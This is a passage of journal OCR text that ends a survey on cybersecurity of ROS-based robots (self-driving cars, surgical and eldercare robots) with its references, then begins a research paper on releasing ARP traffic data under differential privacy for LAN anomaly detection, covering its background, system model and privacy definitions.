3.3. Prospective Benefits. This paper aims to enhance the security performance of ROS-integrated Robots and ensure safe human-robot interaction particularly in sensitive case applications. Hence, make the sensitive information exchange scenario fearless from the threats of invaders. An attempt is made in this research work by discussing some types of robots such as self-driving cars, surgery, and eldercare robots. After that, the paper outlined the weaknesses in the most famous robot operating systems (ROS) that may be the cause of some attacks. This paper also discussed the attacks that occur in these robots against the security methods as suggested by other researchers.

4. Open Challenges and Issues

Based on the discussion in Section 3, the various challenges and issues that exist in the security of robotic operating systems are highlighted below:

(i) The robots can reach locations where humans cannot, such as in the case of extinguishing fire, war zones, and so on. Moreover, self-driven cars may be useful in lowering the human losses due to accidents. Hence, efficient enhancements in robot

operating systems (ROS) will be beneficial in these application areas.

(ii) Robot operating systems (ROS) in the future need to be networked in environments where they can communicate with cloud services and industrial-based control systems from remote locations.

(iii) With the expansion of robot operating systems (ROS), it is very important to counter threats of cybersecurity before products based on them will reach mass markets.

(iv) Some of the mechanisms are needed to protect robot operating systems (ROS) that could benefit the reader as well as the manufacturers of robots to obtain a deeper understating of the robots' threats and security.

5. Conclusion

The robotics industry has increased and has become an important part of humans' lives. Robots have been involved in many fields such as surgery and healthcare. Self-driving cars have also contributed to reducing the number of accidents. However, these robots, like any other computer device, may be exposed to various cyberattacks. Our concept pays special attention to security and antitampering. We discussed three types of robots that are important for human life: self-driving cars, surgical robots, and eldercare robots. We mentioned the weaknesses and enhancements of the most famous robot operating systems (ROS) that may be the cause of some attacks, according to several researchers. In addition to the attacks that occur on these robots and some of the mechanisms to protect them, this could benefit the reader as well as the manufacturers of robots to obtain a deeper understating of the robots' threats and security.

Data Availability

The data will be available upon request from the corresponding author.

Conflicts of Interest

The authors declare that there are no conflicts of interest.

Acknowledgments

This research was supported by Taif University Researchers supporting project number: TURSP-2020/215, Taif University, Taif, Saudi Arabia.

References

[1] D. Quarta, M. Pogliani, M. Polino, F. Maggi, A. M. Zanchettin, and S. Zanero, "An experimental security analysis of an industrial robot controller," in *Proceedings of the 2017 IEEE symposium on security and privacy (SP)*, pp. 268–286, San Jose, CA, USA, May 2017.

[2] ISO 8373:2012 Robots and robotic devices –vocabulary, S. D. Johnson, J. M. Blythe, M. Manning, and G. T. W. Wong, "The impact of IoT security labelling on consumer product choice and willingness to pay," *PLoS One*, vol. 15, no. 1, Article ID e0227800, 2020.

[3] E. Fosch-Villaronga and C. Millard, "Cloud robotics law and regulation," *Robotics and Autonomous Systems*, vol. 119, pp. 77–91, 2019.

[4] B. Dieber, B. Breiling, S. Taurer, S. Kacianka, S. Rass, and P. Schartner, "Security for the robot operating system," *Robotics and Autonomous Systems*, vol. 98, pp. 192–203, 2017.

[5] K. A. Yousef, A. AlMajali, S. Ghalyon, W. Dweik, and B. Mohd, "Analyzing cyber-physical threats on robotic platforms," *Sensors*, vol. 18, no. 5, pp. 21–23, 2018.

[6] T. Gill, "Blame it on the self-driving car: how autonomous vehicles can alter consumer morality," *Journal of Consumer Research*, vol. 47, no. 2, pp. 272–291, 2020.

[7] S. Frennert, H. Aminoff, and B. Östlund, "Technological frames and care robots in eldercare," *International Journal of Social Robotics*, vol. 13, no. 2, pp. 311–325, 2020.

[8] M. Quigley, B. Gerkey, and W. D. Smart, *Programming Robots with ROS: A Practical Introduction to the Robot Operating System*, O'Reilly Media, Inc, Sebastopol, CA, USA, 2015.

[9] K. M. A. Alheeti, A. Gruebler, and K. McDonald-Maier, "Using discriminant analysis to detect intrusions in external communication for self-driving vehicles," *Digital Communications and Networks*, vol. 3, no. 3, pp. 180–187, 2017.

[10] C. Ekenna and B. Acharya, "Clustering and analysis of vulnerabilities present in different robot types," 2020, https://arxiv.org/abs/2008.08166.

[11] F. Frank, A. Paraschos, and P. Smagt, "ORC—a lightweight, lightning-fast middleware," in *Proceedings of the 2019 Third IEEE International Conference on Robotic Computing (IRC)*, pp. 337–343, IEEE, Naples, Italy, February 2019.

[12] J. Park, R. Delgado, and B. W. Choi, "Real-time characteristics of ROS 2.0 in multiagent robot systems: an empirical study," *IEEE Access*, vol. 8, pp. 154637–154651, 2020.

[13] B. Dieber, S. Kacianka, S. Rass, and P. Schartner, "Application-level security for ROS-based applications," in *Proceedings of the 2016 IEEE/RSJ International Conference on Intelligent Robots and Systems (IROS)*, pp. 4477–4482, IEEE, Daejeon, Korea (South), October 2016.

[14] J. McClean, C. Stull, C. Farrar, and D. Mascarenas, "A preliminary cyber-physical security assessment of the robot operating system (ROS)," *Unmanned Systems Technology XV International Society for Optics and Photonics*, vol. 8741, Article ID 874110, 2013.

[15] S. Rivera, S. Lagraa, and R. State, "ROSploit: cybersecurity tool for ROS," in *Proceedings of the 2019 Third IEEE International Conference on Robotic Computing (IRC)*, pp. 415-416, IEEE, Naples, Italy, February 2019.

[16] J. Balsa-Comerón, Á. M. Guerrero-Higueras, F. J. Rodríguez-Lera, C. Fernández-Llamas, and V. Matellán-Olivera, "Cybersecurity in autonomous systems: hardening ROS using encrypted communications and semantic rules," in *Proceedings of the Iberian Robotics Conference*, pp. 67–78, Springer, Seville, Spain, November 2017.

[17] E. C. Ferrer, T. Hardjono, M. Dorigo, and A. S. Pentland, "Secure and secret cooperation of robotic swarms by using merkle trees," 2019, https://arxiv.org/abs/1904.09266.

[18] Y. Saito, F. Sato, T. Azumi, S. Kato, and N. Nishio, "Rosch: real-time scheduling framework for ROS," in *Proceedings of the 2018 IEEE 24th International Conference on Embedded and Real-Time Computing Systems and Applications (RTCSA)*, pp. 52–58, IEEE, Hakodate, Japan, August 2018.

[19] R. Kumar, P. K. Pattnaik, and P. Pandey, *Detecting and Mitigating Robotic Cyber Security Risks*, IGI Global, Hershey, PA, USA, 2017.

[20] I. Priyadarshini, "Cyber security risks in robotics, in cyber security and threats: Concepts, methodologies, tools, and applications," *IGI Global*, vol. 61, pp. 1235–1250, 2018.

[21] N. Shahzad, T. Chawla, and T. Gala, "Telesurgery prospects in delivering healthcare in remote areas," *The Journal of the Pakistan Medical Association*, vol. 69, p. S69, 2019.

[22] H. Alemzadeh, D. Chen, X. Li, T. Kesavadas, Z. T. Kalbarczyk, and R. K. Iyer, "Targeted attacks on teleoperated surgical robots: dynamic model-based detection and mitigation," in *Proceedings of the 2016 46th Annual IEEE/IFIP International Conference on Dependable Systems and Networks (DSN)*, pp. 395–406, IEEE, Toulouse, France, July 2016.

[23] K. Chung, X. Li, P. Tang et al., "Smart malware that uses leaked control data of robotic applications: in the case of Raven-II surgical robots," in *Proceedings of the 22nd International Symposium on Research in Attacks, Intrusions and Defenses ({RAID} 2019)*, pp. 337–351, Beijing, China, September 2019.

[24] G. W. Clark, M. V. Doran, and T. R. Andel, "Cybersecurity issues in robotics," in *Proceedings of the 2017 IEEE conference on cognitive and computational aspects of situation management (CogSIMA)*, pp. 1–5, IEEE, Savannah, GA, USA, March 2017.

[25] T. Sahashi, A. Sahashi, H. Uchiyama, and I. Fukumoto, "A study of operational liability of the medical rescue robot under disaster," in *Proceedings of the 2011 IEEE/SICE International Symposium on System Integration (SII)*, pp. 1281–1286, IEEE, Kyoto, Japan, December 2011.

[26] A. A. Mokhtarzadeh and Z. J. Yangqing, "Human-robot interaction and self-driving cars safety integration of dispositif networks," in *Proceedings of the 2018 IEEE International Conference on Intelligence and Safety for Robotics (ISR)*, pp. 494–499, IEEE, Shenyang, China, August 2018.

[27] S. Gibbs, "Ford-backed self-driving car in crash that sent two to hospital," 2018, https://www.theguardian.com/technology/2018/jan/11/fordselfdriving-car-crash-hospital-argo-ai-pittsburgh.

[28] A. Bezemskij, G. Loukas, R. J. Anthony, and D. Gan, "Behaviour based anomaly detection of cyber-physical attacks on a robotic vehicle," in *Proceedings of the 2016 15th International Conference on Ubiquitous Computing and Communications and 2016 International Symposium on Cyberspace and Security (IUCC-CSS)*, pp. 61–68, IEEE, Granada, Spain, December 2016.

[29] A. Chowdhury, G. Karmakar, J. Kamruzzaman, A. Jolafaei, and R. Das, "Attacks on self-driving cars and their countermeasures: a survey," *IEEE Access*, vol. 8, pp. 207308–207342, 2020.

[30] A. Banihani, A. Alzahrani, R. Alharthi, H. Fu, and G. P. Corser, "T-PAAD: trajectory privacy attack on autonomous driving," in *Proceedings of the 2018 IEEE Conference on Communications and Network Security (CNS)*, pp. 1-2, IEEE, Beijing, China, June 2018.

[31] S. Morimoto, F. Wang, R. Zhang, and J. Zhu, *Cybersecurity in Autonomous Vehicles, Introduction to Applied Informatics*, University of Hyogo, Kobe, Japan, 2017.

[32] Keen Security Lab, *Car Hacking Research: Remote Attack Tesla Motors*, keen security lab blog, Shenzhen,China, 2016.

[33] M. V. Florin, *Risk and Opportunity Governance of Autonomous Cars*, international risk governance center, Lausanne, Switzerland, 2016.

[34] C. Yan, W. Xu, and J. Liu, "Can you trust autonomous vehicles: contactless attacks against sensors of self-driving vehicle," *DEF CON*, vol. 24, no. 8, pp. 1–13, Article ID 109, 2016.

Hindawi
Security and Communication Networks
Volume 2022, Article ID 1403200, 15 pages
https://doi.org/10.1155/2022/1403200

Research Article

Detecting Anomalous LAN Activities under Differential Privacy

Norrathep Rattanavipanon,[1] **Donlapark Ponnoprat**,[2] **Hideya Ochiai**,[3] **Kuljaree Tantayakul**,[1] **Touchai Angchuan**,[4] **and Sinchai Kamolphiwong**[4]

[1]*College of Computing, Prince of Songkla University, Phuket 83120, Thailand*
[2]*Data Science Research Center, Department of Statistics, Faculty of Science, Chiang Mai University, Chiang Mai 50200, Thailand*
[3]*Graduate School of Information Science and Technology, The University of Tokyo, Tokyo 113-8656, Japan*
[4]*Faculty of Engineering, Prince of Songkla University, Songkhla 90110, Thailand*

Correspondence should be addressed to Donlapark Ponnoprat; donlapark.p@cmu.ac.th

Received 5 October 2021; Revised 11 January 2022; Accepted 27 January 2022; Published 12 April 2022

Academic Editor: George Drosatos

Anomaly detection has emerged as a popular technique for detecting malicious activities in local area networks (LANs). Various aspects of LAN anomaly detection have been widely studied. Nonetheless, the privacy concern about individual users or their relationship in LAN has not been thoroughly explored in the prior work. In some realistic cases, the anomaly detection analysis needs to be carried out by an external party, located outside the LAN. Thus, it is important for the LAN admin to release LAN data to this party in a private way in order to protect privacy of LAN users; at the same time, the released data must also preserve the utility of being able to detect anomalies. This paper investigates the possibility of privately releasing ARP data that can later be used to identify anomalies in LAN. We present four approaches, namely, naïve, histogram-based, naïve-δ, and histogram-based-δ and show that they satisfy different levels of differential privacy—a rigorous and provable notion for quantifying privacy loss in a system. Our real-world experimental results confirm practical feasibility of our approaches. With a proper privacy budget, all of our approaches preserve more than 75% utility of detecting anomalies in the released data.

1. Introduction

Security of local area networks (LANs) has been getting more attention in the last few decades. Traditional LAN defense mechanisms based on a firewall are no longer effective in preventing malware infection since malware can simply circumvent the firewall or infect the network through other means [2, 3]. A prominent example is the recent emergence of ransomware that can infect LAN devices via phishing attacks; these attacks remain effective even if the LAN's firewall is active and configured correctly [4, 5]. In addition, with the rise of the Internet-of-things (IoT), the so-called "smart" devices have become widely popular and, at the same time, are also extremely vulnerable to malware attacks [6]. These devices may be infected from the outside world and introduce malware to the LAN.

To overcome this challenge, several anomaly detection techniques have been proposed to detect malicious activities in LAN. Among those, techniques based on the Address Resolution Protocol (ARP) are shown to be promising in detecting anomalous activities in LAN without requiring a change to existing devices [7, 8], making it suitable to the current IoT networks.

Despite this success, there still remains a severe privacy concern to LAN users, which has not been thoroughly explored in the previous work. Often times, the anomaly detection must be performed by an entity outside LAN [9–11] or third-party software [12, 13]. Thus, it is equally important to ensure privacy of the data exposed to this external and potentially malicious entity. For instance, a LAN admin in an enterprise may choose to outsource an anomaly detection analysis to an external widely-popular service, e.g., Microsoft's Anomaly Detector [12], or the admin simply wants to release

some features of network data for transparency or academic purposes. In either case, it would require the LAN admin to output network data (which is an input to the anomaly detection algorithm) to an untrusted party. Doing so may lead to having such party learn privacy-sensitive information about the LAN users. For example, it may directly disclose personally identifiable information (PII), e.g., IP/MAC addresses, which can be used to uncover the identity of LAN users. It may also cause an indirect information leakage by revealing information about access patterns (e.g., the time of the day that a specific user is online) or relationship between users [14].

While it is possible to simply erase all users' sensitive information from the output data, this kind of technique does not provide strong and provable privacy guarantees. A motivated adversary may still be able to deanonymize users through other means, e.g., performing a side-channel analysis [15] or correlating the remaining network traces with the physical world data [16]. Therefore, there is a need for a technique with *rigorous* privacy guarantees, while preserving the utility of detecting anomalies in the LAN environment.

Contributions: to this end, the goal of this paper is to investigate the possibility of privately publishing ARP data that can later be used to identify anomalies in LAN. Our work presents the following contributions:

(i) *Privacy Notions for ARP Publication*. We identify four concrete privacy notions in the context of ARP-data publication. Each notion is defined over a different type of information that needs to be privacy-protected as well as the probability that this protection holds. Specifically, they are derived from the widely-known *differential privacy* [17] notion, which allows us to mathematically prove whether a specific algorithm adheres to any of these notions. We argue that this is a necessary and essential step towards designing, implementing and deploying any privacy-preserving approach into the real world. Without it, it is doubtful whether any meaningful guarantee can be obtained from our approaches.

(ii) *Releasing ARP for Anomaly Detection with Various Degrees of Privacy*. We present four approaches capable of privately releasing ARP data that still preserves the utility of detecting LAN anomalies. Our approach provides a wide range of privacy-preserving degrees, making them suitable to different scenarios:

  (a) The first approach requires small additive perturbations to the input ARP data in exchange for privacy protection of user relationship
  (b) The second approach perturbs the input data by a relatively higher amount but it can attain a stronger privacy protection guarantee for each individual LAN device/user
  (c) The third and fourth are variants of the first two approaches that require even smaller data perturbations; however, they sacrifice some small probability that the privacy guarantee will not hold, making them an appropriate option for scenarios where data utility needs to be maximized

(iii) *Practicality via Real-World Deployment*. We demonstrate practicality of our approaches by implementing and deploying them as part of a large-scale real-world project, called ASEAN-Wide Cyber-Security Research Testbed Project (https://www.nict.go.jp/en/asean_ivo/ASEAN_IVO_2020_Project03.html). Overall, the aim of this project is three-fold: (1) to capture network data from multiple LANs across the ASEAN region, (2) to determine malware behaviors based on the captured data, and (3) to make the captured data sharable in the public domain. Our work fits perfectly in this project as it fulfills the third goal by providing a privacy-preserving mechanism for releasing captured ARP data.

(iv) *Evaluation on Real-World Dataset*. We evaluate our approaches on a real-world ARP dataset captured from 3 LANs over 30 weeks. The experimental result shows feasibility of our approaches as they introduce only low error values (< 10 in the root-mean-square error) to the original data. In addition, we assess utility of the released data by testing it on the existing LAN anomaly detector [7]. The result is promising as our approaches can achieve 75% anomaly detection rate.

Organization: the rest of the paper is organized as follows: Section 2 overviews existing work related to LAN anomaly detection and differential privacy. The background in Address Resolution Protocol and differential privacy are discussed in Section 3. Section 4 describes the system and adversarial models targeted in this work. Section 5 presents privacy notions in the context of releasing ARP data. Sections 6 and 7 present four approaches and prove that they satisfy privacy notions defined in the previous section. Experiments are carried out and reported in Section 8. Several issues are discussed in Section 9. Finally, the paper concludes in Section 10.

2. Related Work

2.1. Differential Privacy in Anomaly Detection. To the best of our knowledge, there has been no prior work that proposes a release mechanism for ARP data with differential privacy guarantees while retaining the utility of anomaly detection in the LAN setting. The closest related work can be found in [18], where the authors employ PINQ differential privacy framework [19] to detect network-wide traffic anomalies. The main difference between our work and the work in [18] lies in the type and magnitude of the released data as well as the privacy guarantee. The work in [18] aims to privately release *link-level traffic volumes of ISP* whose overall value tends to be much larger than noise introduced by any differentially-private release mechanism. On the other hand, our work operates on more restricted input (ARP-degree) which generally contains a much smaller value, making it more noise-sensitive than ISP's traffic volume. Reducing this sensitivity poses a main challenge

addressed in this work. Further, the work in [18] provides *no* privacy protection guarantee for individual network users. Achieving this guarantee is nontrivial, as discussed in Section 6.2.

Besides the work in [18], several existing work focuses on providing anomaly detection with differential privacy guarantees in non-networked settings, e.g., web browsing [20], social network [21], health care [22], or syndrome surveillance [23]. Due to the difference in the target setting, the aforementioned techniques are not directly applicable to our work.

2.2. LAN Anomaly Detection. There are a number of existing research that aims to detect anomalies in LAN *without* providing privacy protection. Zhang et al. [24] present an approach based on honeypot to detect malicious LAN activities. Yeo et al. [25] propose a framework to monitor a network traffic and detect anomalies in the Wireless LAN (WLAN) environment via the IEEE 802.11 MAC protocol. Nonetheless, this approach is specific to WLAN and thus cannot be directly applied to the wired LAN setting. Our approaches are based on ARP requests, making them suitable for both wired and wireless LAN environments.

Several prior works focus on detecting LAN anomalies based on ARP-related data. Whyte et al. [26] propose an anomaly detection approach that distinguishes anomalous activities through statistical analyses of ARP traffic. Yasami et al. [8] propose to model normal ARP traffic behaviors using Hidden Markov Model. Farahmand et al. [27] detect LAN anomalies based on four features: traffic rate, burstiness, dark space, and sequential scan. Matsufuji et al. [7] present an anomaly detection algorithm based on the degree of destination of ARP requests.

3. Background

3.1. Address Resolution Protocol (ARP). In a nutshell, ARP is a request-response protocol that provides a mapping between dynamic IP addresses and permanent link-layer addresses (also known as MAC addresses), allowing one computer to discover a MAC address of another from its IP address. This protocol is essential in a LAN environment since it enables communication between any two computers within the same subnetwork as follows:

In LAN, when one computer needs to connect with another, it uses ARP to broadcast a request asking for the MAC address associated with the IP address of the destination computer. Therefore, an ARP request contains the requester's IP and MAC addresses as well as the destination's IP address. Upon receiving the ARP request, every computer checks whether the received IP address matches with one of its network interfaces. If it does, it unicasts an ARP response back to the requester along with its IP and MAC addresses. At the end of this process, the requester successfully retrieves the destination's MAC address and can use this information to construct Ethernet frames for transmitting subsequent data to the target computer.

Similar to other network protocols, ARP involves using sensitive data that has previously been shown to be directly (e.g., IP address) or indirectly (e.g., traffic volume [16]) linkable to the identity of network users. Hence, this privacy concern must be taken into account when designing an approach for releasing ARP data.

3.2. Differential Privacy (DP). Consider a setting in which there are n users who send individual data to a trusted curator. The curator then applies an algorithm $\mathscr{M}$ and outputs these results to an untrusted party. In a strong notion of privacy, the data of an individual must be kept private from strong adversaries–even ones who get a hand on the data of the other users.

The *differential privacy* (DP) is a viewpoint of this notion given in a seminal paper by Dwork, McSherry, Nissim, and Smith [17]. First, we say that two databases X and X' are *neighboring* if they differ by exactly one database entry. The differential privacy is then satisfied if changing X to X' does not change the probability of observing an output of $\mathscr{M}$ by very much. With differential privacy, presence of a single entry will not affect the published output by much. Therefore, outputs from a differentially-private algorithm cannot be used to infer about any single entry from the input dataset.

Definition 1 (differential privacy). An algorithm $\mathscr{M}: \mathscr{X} \longrightarrow \mathscr{Y}$ satisfies (ε, δ)-*differential privacy* ((ε, δ)-DP) if, for every pair of neighboring datasets X and X' and every subset $S \in \mathscr{Y}$,

$$\mathbb{P}(\mathscr{M}(X) \in S) \leq e^{\varepsilon}\mathbb{P}(\mathscr{M}(X') \in S) + \delta, \tag{1}$$

where ε is referred as a privacy budget. We will refer to $(\varepsilon, 0)$-DP as ε-DP. Intuitively, smaller values of ε and δ lead to a stronger privacy guarantee. Conversely, higher values of ε and δ imply a weaker guarantee with possibly better utility/accuracy of the released data.

A related notion of differential privacy is the concentrated differential privacy, which aims to control the moments of the *privacy loss variable*: $f(Y) = \mathbb{P}(\mathscr{M}(X) = Y)/\mathbb{P}(\mathscr{M}(X') = Y)$, where Y is distributed as $\mathscr{M}(X)$.

Definition 2 (Rényi divergence). Let P and P' be probability densities. The Rényi divergence of order $\lambda \in (1, \infty)$ between P and P' is defined as

$$\begin{aligned} D_{\lambda}(P \| P') &= \frac{1}{\lambda - 1}\log \int P(y)^{\lambda} P'(y)^{1-\lambda} \mathrm{d}y \\ &= \frac{1}{\lambda - 1}\log \mathbb{E}_{y \sim P}\left[\frac{P(y)^{\lambda-1}}{P'(y)^{\lambda-1}}\right]. \end{aligned} \tag{2}$$

Definition 3 (concentrated differential privacy [28]). An algorithm $\mathscr{M}: \mathscr{X} \longrightarrow \mathscr{Y}$ satisfies ρ-*zero-concentrated differential privacy* (ρ-zCDP) if, for every pair of neighboring datasets X and X' and every$\lambda \in (1, \infty)$,

$$D_{\lambda}(\mathscr{M}(X) \| \mathscr{M}(X')) \leq \lambda\rho. \tag{3}$$

One useful property of the differential privacy is that it is preserved under post-processing.

Proposition 1 (postprocessing [29]). *For any (ε, δ)-DP (ρ-zCDP) algorithm $\mathcal{M}: \mathcal{X} \longrightarrow \mathcal{Y}$ and arbitrary random function $f: \mathcal{Y} \longrightarrow \mathcal{Z}$, the algorithm $f \circ \mathcal{M}$ is also (ε, δ)-DP (ρ-zCDP).*

There may be some certain situations in which we want to apply multiple DP algorithms, e.g., releasing continual or time-series data. In this case, the resulting algorithm is also differentially private. However, every new DP algorithm comes with a cost of privacy loss, as stated in the following proposition.

Proposition 2 (composition [29]). *For any (ε, δ)-DP (ρ-zCDP) algorithms $\mathcal{A}_i: \mathcal{X} \longrightarrow \mathcal{Y}_i$ for $i \in [k]$, the algorithm $\mathcal{A}_{[k]}: \mathcal{X} \longrightarrow \prod_{i=1}^{k} \mathcal{Y}_k$ defined by $\mathcal{A}_{[k]}(X) = (\mathcal{A}_1(X), \ldots, \mathcal{A}_k(X))$ is $(k\varepsilon, k\delta)$ -DP ($k\rho$-zCDP).*

To introduce one of the most ubiquitous ε-DP algorithms, we start with the ℓ_1-*sensitivity* of a randomized algorithm $\mathcal{M}: \mathcal{X} \longrightarrow \mathbb{R}^k$, which is the maximum ℓ_1 change in the output as a result of modifying a single datum. We denote this sensitivity as $\Delta^{\mathcal{M}}$, and formally define it as:

$$\Delta^{\mathcal{M}} = \max_{\text{neighbor } X, X'} \left\| \mathcal{M}(X) - \mathcal{M}(X') \right\|_1. \tag{4}$$

Theorem 1 (Laplace mechanism [29]). *Let $\mathcal{M}: \mathcal{X} \longrightarrow \mathbb{R}^k$ be an algorithm with sensitivity $\Delta^{\mathcal{M}}$ and Y_i be a noise generated by sampling from a Laplace distribution at scale $= \Delta^{\mathcal{M}}/\varepsilon$, i.e., $Y_i \sim Laplace(\Delta^{\mathcal{M}}/\varepsilon)$, then the randomized algorithm $\mathcal{A}$ defined by*

$$\mathcal{A}(X) = \mathcal{M}(X) + (Y_1, \ldots, Y_k), \tag{5}$$

is ε-DP.

In addition to the Laplace mechanism, the Gaussian mechanism is also commonly used to provide ρ-zCDP:

Theorem 2 (Gaussian mechanism [28]). *Let $\mathcal{M}: \mathcal{X} \longrightarrow \mathbb{R}^k$ be an algorithm with sensitivity $\Delta^{\mathcal{M}}$ and Y_i be a noise generated by sampling from a Gaussian distribution at scale $\Delta^{\mathcal{M}}/\sqrt{2\rho}$, i.e., $Y_i \sim N(0, (\Delta^{\mathcal{M}})^2/2\rho)$, then the randomized algorithm $\mathcal{A}$ defined by*

$$\mathcal{A}(X) = \mathcal{M}(X) + (Y_1, \ldots, Y_k), \tag{6}$$

is ρ-zCDP.

In view of Proposition 2, a composition of N Laplace mechanisms at scale $N\Delta^{\mathcal{M}}/\varepsilon = O(N)$ is ε -DP, while that of N Gaussian mechanisms at scale $\Delta^{\mathcal{M}}\sqrt{N/2\rho} = O(\sqrt{N})$ is ρ-zCDP. We see that, for successive use of a DP mechanism, the Gaussian mechanism gives comparatively smaller noise than the Laplace mechanism. The following lemma shows how the two definitions of differential privacy are related.

Lemma 1 (see [28]). *Any ρ-zCDP algorithm is also an (ε, δ)-DP algorithm for any given $\delta \rangle 0$ and*

$$\varepsilon = \rho + 2\sqrt{\rho \log\left(\frac{1}{\delta}\right)}. \tag{7}$$

Conversely, for any given ε and $\delta \rangle 0$, any ρ-zCDP algorithm where

$$\rho = \left(\sqrt{\log\left(\frac{1}{\delta}\right) + \varepsilon} - \sqrt{\log\left(\frac{1}{\delta}\right)} \right)^2, \tag{8}$$

is also an (ε, δ)-DP algorithm.

4. System and Adversarial Models

Figure 1 illustrates the system model considered in this work. We consider a system in which an entity, called Admin, possesses a LAN consisting of nUsers (i.e., computing devices). In addition, Admin introduces a monitoring device to this LAN in order to observe ARP requests of all Users. We denote V_{jk} to be aggregate ARP requests originated from User k, measured and accumulated at the j^{th} interval.

In this work, we assume the time interval to be in a unit of "a week," since this time scale allows us to use data collected from a long period of time without losing too much privacy budget from the composition (Proposition 2). V_j is denoted the result after appending all ARP requests of all User-s generated in week j, i.e. $V_j = \{V_{j1}, V_{j2}, \ldots, V_{jn}\}$.

As shown in Figure 1, our system starts by having the monitoring node (periodically) send aggregate ARP requests—$V = \{V_1, \ldots, V\}_t$—to Admin, corresponding to step ❶ in Figure 1. Admin is interested in learning whether the LAN *as a whole* has had any anomalous activities for the last t weeks *in a private way*. Thus, in step ❷, he proceeds to apply a certain algorithm Algo with the goal of hiding sensitive information from the input V and then releases the output D to an external entity Analyst in step ❸. In step ❹, Analyst in turn performs an anomaly detection analysis on D and returns the result O back to Admin. O contains O_i that allows Admin to identify whether the LAN contains an anomaly at week i. We summarize notation used throughout the paper in Table 1

4.1. Adversarial Model. Analyst is assumed to be honest-but-curious, i.e., he always honestly applies an anomaly detection algorithm on any given input data and returns the correct output to Admin. However, during the process, he may attempt to learn sensitive information about Users or their relationship, and use it for his own benefits.

4.2. Goal and Scope. In this work, we focus on addressing privacy concerns in the aforementioned system, where data from LAN is exposed to an external party. Hence, we do not consider other LAN settings capable of handling and processing this data locally, e.g., LANs in a large corporate with its own internal anomaly detection tool.

The goal of this work is to design approaches that can be appropriately used as the algorithm Algo in step ❷ of Figure 1. In other words, our approaches must allow the




Figure 1: System model considered in this work.

Table 1: Notation.

Differential Privacy (DP) Notation	
ε	Privacy budget
δ	Probability of failing DP guarantees
$\Delta^{\mathcal{M}}$	Sensitivity of algorithm $\mathcal{M}$
Laplace (b)	Laplace distribution with mean 0 and scale b
$N(\mu, \sigma^2)$	Normal distribution with mean μ and standard deviation σ
System notation	
n	Number of LAN user s
t	Number of data collection intervals
V_{jk}	User k's ARP requests aggregate at interval j
$V_j = \{V_{j1}, \ldots, V_{jn}\}$	Aggregate ARP requests of all LAN user s at interval j
$V = \{V_1, \ldots, V_t\}$	Aggregate ARP requests of all LAN user s from interval 1 to t
$D = \{D_1, \ldots, D_t\}$	Output after applying privacy-preserving algorithm
$O = \{O_1, \ldots, O_t\}$	Anomaly detection output

process of releasing ARP data with some levels of provable privacy guarantees. Besides privacy, utility of the privatized/released data for anomaly detection is also important. We must ensure that the privatized value does not change by a significant amount, compared to the non-privatized counterpart; otherwise, it will not be useful in detecting anomalies.

5. DP Notions for ARP-Request Data

In this section, we describe 4 variants of differential privacy notions related to our system model. The summary of DP notions discussed throughout this Section is shown in Table 2.

To understand privacy (i.e., what *concrete* information needs to be private and hidden from Analyst) in our target scenario, we first describe the characteristic of ARP-request data. Figure 2 illustrates an example of a LAN that consists of 3 Users producing 4 ARP requests over a specific time interval. We define the (ARP-request) "degree" of User k as the number of Users that receives ARP requests from User k. In this example, the degrees of User 1, 2, and 3 are 2, 2, and 0, respectively.

Table 2: Summary of DP notions for ARP-request data.

Notion	Definition #	Protected info.	Protection prob.
(ε, δ)-Edge-DP	4	ARP requests	1-δ
ε-Edge-DP	5	ARP requests	1
(ε, δ)-Node-DP	6	Users	1-δ
ε-Node-DP	7	Users	1




Figure 2: Illustration of a LAN with 3 User-s and 4 ARP requests (represented by arrows).

Using this model, we can view V_j—aggregate ARP-request data at week j—as a directed graph, where User can be represented by a node; whereas an arrow (or a directed edge)

from node s to node r indicates ARP request(s) generated by User s and sent to User r in the same time interval. The degree of User k is then equivalent to the number of directed edges originating from User k.

As a directed graph, V_j can not directly represent a database entry, required by Definition 1. Thus, the aforementioned notion of differential privacy does not accurately capture the privacy guarantee in our scenario. Fortunately, there was prior work focusing on expressing differential privacy of a graph database. Specifically, the work in [30] presents notions of differential privacy between graphs by first defining two types of neighboring graphs: two graphs are *edge-neighboring* if they differ by a single edge. Likewise, they are *node-neighboring* if they differ by a single node.

We now proceed to present two notions of privacy in edge-neighboring graphs:

Definition 4 ((ε, δ)-edge-DP). Let $\mathcal{G}$ be the set of graphs between Users. An algorithm $\mathcal{M}: \mathcal{G} \longrightarrow \mathcal{Y}$ satisfies (ε, δ)-edge-differential privacy or (ε, δ)-edge-DP if, for every pair of edge-neighboring graphs G and G' and every subset $S \subseteq \mathcal{Y}$,

$$\mathbb{P}(\mathcal{M}(G) \in S) \leq e^{\varepsilon}\mathbb{P}(\mathcal{M}(G') \in S) + \delta. \tag{9}$$

